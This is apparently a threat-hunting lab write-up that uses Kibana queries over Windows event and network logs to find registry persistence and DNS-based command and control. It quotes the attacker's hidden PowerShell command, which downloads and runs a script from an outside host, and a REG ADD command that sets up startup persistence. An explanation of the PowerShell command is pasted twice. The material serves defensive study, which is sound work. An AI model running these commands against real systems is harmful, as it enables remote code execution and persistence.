In summary, this command launches PowerShell with specific parameters and executes a command to download and execute a script from a remote URL. The parameters are configured to minimize user interaction, avoid displaying output, and bypass security restrictions. This command structure is commonly used in malicious activities for downloading and executing payloads from the internet.
- Following a threat hunter’s mindset, the next step of this investigation is to: ```c
- Identify the events generated by the parent process of ‘cmd.exe’ that executed the malicious scheduled task creation.
- With this, we can backtrack the events before the persistence was implanted. ```
(b) Registry Key Modification
- For our last scenario, we will still use the
winlogbeat-*index and hunt for unusual registry modifications indicating malicious persistence onJuly 3, 2023. - Ensure all queries to the Kibana console are set to look for the right index and timeframe.
2. The Windows registry is a database of information the operating system uses for its settings and configurations.
Threat actors are abusing these settings and configurations to either:
1
2
2.1) Hijack the normal flow of the operating system OR
2.2) Store staged payloads for subsequent use.
-> We want to find if 'reg.exe' process has been used.
Given that the operating system commonly uses it, events generated by monitoring registry modifications are overwhelming and differentiating benign activity from malicious ones might be tedious.
3. An example of this can be seen by using the following KQL query:
1
host.name: WKSTN-* AND winlog.event_id: 13 AND winlog.channel: Microsoft-Windows-Sysmon/Operational

1
- As shown in the image above, the query generated 1481 results, which makes hunting a threat feel like finding a needle in a haystack.
Columns that could help on our findings:
1
2
3
4
5
6
- winlog.computer_name
- winlog.event_id
- winlog.event_data.User
- process.name
- registry.value
- registry.path
4. To ease the way of hunting, we can focus on known registry keys abused by threat actors to reduce the results:
1
2
- Software\Microsoft\Windows\CurrentVersion\Explorer\Shell (User Shell Folders)
- Software\Microsoft\Windows\CurrentVersion\Run (RunOnce) -> used for persistence
Note: Threat actors target more registry keys, but we will only use these for our example scenario.
5. With this information, we will use an improved version of our previous KQL query to achieve better results:
1
host.name: WKSTN-* AND winlog.event_id: 13 AND winlog.channel: Microsoft-Windows-Sysmon/Operational AND registry.path: (*CurrentVersion\\Run* OR *CurrentVersion\\Explorer\\User* OR *CurrentVersion\\Explorer\\Shell*)
In addition, ensure that the following fields are added as columns to aid us in our investigation:
1
2
3
4
5
- winlog.computer_name
- user.name
- process.name
- registry.path
- winlog.event_data.Details

Based on the results, it can be observed that there is one entry that is highly suspicious due to the following values:
1
2
- Registry Path: `HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnceEx\0001\Depend\1`
- Registry Data: `C:\Windows\Temp\installer.exe`
Action taken by the attacker with this executable: (Click “View as Single Document”) 
- This entry indicates that the binary
C:\Windows\Temp\installer.exewill be executed on the machine’s startup, which is the suspicious binary identified previously.
6. An alternative way of hunting unusual registry modifications is through process filtering. By specifying what process modified the registry, we can find notable changes based on the process used to execute it. The KQL query below hunts for registry modifications using reg.exe or powershell.exe.
1
host.name: WKSTN-* AND winlog.event_id: 13 AND winlog.channel: Microsoft-Windows-Sysmon/Operational AND process.name: (reg.exe OR powershell.exe)
1
- Okay, so basically we want to find any object that has interacted with the 'reg.exe' especially any binaries/process.
In addition, ensure that the following fields are added as columns to aid us in our investigation:
1
2
3
4
5
- winlog.computer_name
- user.name
- process.name
- registry.path
- winlog.event_data.Details
Using this query, the modifications made via reg.exe was shown immediately.
Note that this query cannot cover registry modifications made by other binaries interacting directly with the registry since it only hunts for the usage of reg.exe or powershell.exe.
However, suspicious binaries interacting with the registry can still be hunted by excluding all known good binaries from the query.
- Following a threat hunter’s mindset, the next step of this investigation is to: ```c
- Identify the events generated by the parent process of cmd.exe that executed the malicious registry modification.
- With this, we can backtrack the events before the persistence was implanted. Moreover, it is also good to hunt subsequent activities after the persistence was planted to see the following actions made by the attacker. ```
Question and Answers section:
- What is the name of the parent process of the
cmd.exeprocess that executed the scheduled task creation?![]()

-> Parent command line:
1
"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -nop -windowstyle hidden iex(iwr http://www.oneedirve.xyz/321c3cf/INSTALL.txt -useb)
Breakdown:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
Let's break down this command:

1. `"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe"`: This is the path to the PowerShell executable (`powershell.exe`). It specifies the location of the PowerShell executable file on the system.

2. `-nop`: This parameter stands for "NoProfile" and instructs PowerShell not to load user profiles. It speeds up the startup process by skipping the loading of user-specific settings and configurations.

3. `-windowstyle hidden`: This parameter specifies that the PowerShell window should be hidden when the script is executed. This makes the script less noticeable to the user.

4. `iex`: This is a shorthand for `Invoke-Expression`, a PowerShell cmdlet used to execute commands or scripts. It evaluates the string provided as a command or expression and executes it.

5. `(iwr http://www.oneedirve.xyz/321c3cf/INSTALL.txt -useb)`: This is the command or expression being executed by `iex`. It uses `iwr` (Invoke-WebRequest) to download the contents of the specified URL (`http://www.oneedirve.xyz/321c3cf/INSTALL.txt`) and the `-useb` parameter ensures that the content is treated as binary. The downloaded content is then passed to `iex` for execution, effectively executing the script retrieved from the URL.

In summary, this command launches PowerShell with specific parameters and executes a command to download and execute a script from a remote URL. The parameters are configured to minimize user interaction, avoid displaying output, and bypass security restrictions. This command structure is commonly used in malicious activities for downloading and executing payloads from the internet.


What''s '-useb' for?
1. `"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe"`: This is the path to the PowerShell executable (`powershell.exe`). It specifies the location of the PowerShell executable file on the system.

2. `-nop`: This parameter stands for "NoProfile" and instructs PowerShell not to load user profiles. It speeds up the startup process by skipping the loading of user-specific settings and configurations.

3. `-windowstyle hidden`: This parameter specifies that the PowerShell window should be hidden when the script is executed. This makes the script less noticeable to the user.

4. `iex`: This is a shorthand for `Invoke-Expression`, a PowerShell cmdlet used to execute commands or scripts. It evaluates the string provided as a command or expression and executes it.

5. '`(iwr http://www.oneedirve.xyz/321c3cf/INSTALL.txt -useb)`': This is the command or expression being executed by `iex`. It uses `iwr` (Invoke-WebRequest) to download the contents of the specified URL ('`http://www.oneedirve.xyz/321c3cf/INSTALL.txt`') and the '-useb' parameter ensures that the content is treated as 'binary'. The downloaded content is then passed to `iex` for execution, effectively executing the script retrieved from the URL.

In summary, this command launches PowerShell with specific parameters and executes a command to download and execute a script from a remote URL. The parameters are configured to minimize user interaction, avoid displaying output, and bypass security restrictions. This command structure is commonly used in malicious activities for downloading and executing payloads from the internet.
1
- The downloaded file is obfuscated as a .txt file to bypass binary filtering.
Answer:
1
ParentImage: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
- Using the process ID of malicious
reg.exeexecution, what is the value of the process command line used to execute theregistry modification?
Process ID of the malicious reg.exe: 5860 
Column(s) that would help:
1
- process.command_line
Final query:
1
host.name: WKSTN-*  AND winlog.channel: Microsoft-Windows-Sysmon/Operational and process.pid : 5860
Output: 
Answer:
1
REG ADD HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnceEx\0001\Depend /v 1 /d \"C:\Windows\Temp\installer.exe\"
Tactic: Command and Control
The Command and Control Tactic (TA0011) involves the methods by which an adversary communicates with the compromised systems within a target network. This is the stage at which an attacker usually directs or continuously issues remote commands to the compromised system to fulfil the attacker’s objectives, such as further internal network compromise. Communication can occur via various channels, such as:
1
2
3
- Standard network protocols, such as DNS, ICMP, HTTP/s.
- Known cloud-based services.
- Encrypted custom HTTP/s server.
Moreover, these methods provide a lifeline between the attacker and the infiltrated network, enabling two-way communication for the attacker to send commands and receive data. The Command and Control stage is particularly critical as the attacker solidifies their control over the compromised systems, adjusting their actions based on the information obtained or according to their ultimate goal.
Understanding the Tactic
The techniques adversaries use are not limited to the provided examples above, as there are more ways to establish continuous communication with the compromised machine. However, we will use these examples to understand this tactic and grasp how to hunt it.
The common intersection of the examples above is using a communication channel that typically blends in with regular network traffic, making the hunt for malicious activities more challenging. 
In determining unusual network traffic, it is also essential to understand the purpose of the traffic based on its:
1
2
3
- `Contents`,
- `Frequency` and
- `Direction`
A good example would be:
1
2
3
4
- Egress traffic may indicate suspicious file uploads or connections to a C2 server.
- Ingress traffic may indicate intrusion attempts from external sources.
- Cleartext traffic containing host commands may indicate an established connection to a C2 server.
- A high count of connections or bandwidth of encrypted traffic may indicate unusual activity.
Hunting Command and Control
The hunt for Command and Control involves uncovering these covert communication channels amidst regular network traffic. Adversaries use standard protocols to blend in with typical network traffic or use cloud storage services as unconventional command channels to avoid raising suspicion. In the following sections, we will delve deeper into strategies and techniques for hunting Command and Control activities, interpreting network events, and recognising anomalies through the following scenarios:
1
2
3
(a) Command and Control over DNS.
(b) Command and Control over third-party cloud applications.
(c) Command and Control over encrypted HTTP traffic.
(a) Command and Control over DNS
- Starting with this scenario, we will use the
packetbeat-*index and hunt for potential C2 overDNSonJuly 3, 2023. - In addition, we will use the
winlogbeat-*index to correlate theDNS queriesto identify the malicious process generating it. - Ensure all queries to the Kibana console are set to look for the right index and timeframe.
C2 over DNS, or more accurately Command and Control over DNS, is a technique used by adversaries where DNS protocols are utilised to establish a Command and Control channel.
In this technique, adversaries can disguise their C2 communications as typical DNS queries and responses, bypassing network security measures.
Given this, we will hunt for unusual DNS query patterns based on the following:
1
2
- High count of unique subdomains
- Unusual DNS requests based on query types (MX, CNAME, TXT)

0. To start hunting, use the Visualize Library again and create a visualisation table using Lens. Ensure that the table is configured with the following:
Setup: ```c- ‘Table Index’ (
packetbeat), - ‘Rows’:
- (
dns.question.registered_domain) and - (
host.name)
- (
- ‘Metrics’
- (Unique Count of
dns.question.subdomain) ```
- (Unique Count of
1. Use the KQL query to list all DNS queries and exclude all reverse DNS lookups:
1
network.protocol: dns AND NOT dns.question.name: *arpa

2. Upon checking the results above, it can be observed that an unusual domain (golge[.]xyz) queried 2191 unique subdomains, which may indicate a potential C2 over DNS activity coming from WKSTN-1. To better understand the attack, we can continue the investigation using the Discover tab with a query focused on this domain and the potentially compromised host.
Let’s use the following KQL query in the Discover tab on packetbeat-* index:
1
network.protocol: dns AND NOT dns.question.name: *arpa AND dns.question.registered_domain: golge.xyz AND host.name: WKSTN-1
We can also add the query field as a column to see its values: 
- Based on the results, the workstation seems to be continuously querying on
*[.]golge[.]xyz, using different query types (CNAME,TXTandMX) and using hexadecimal subdomains.
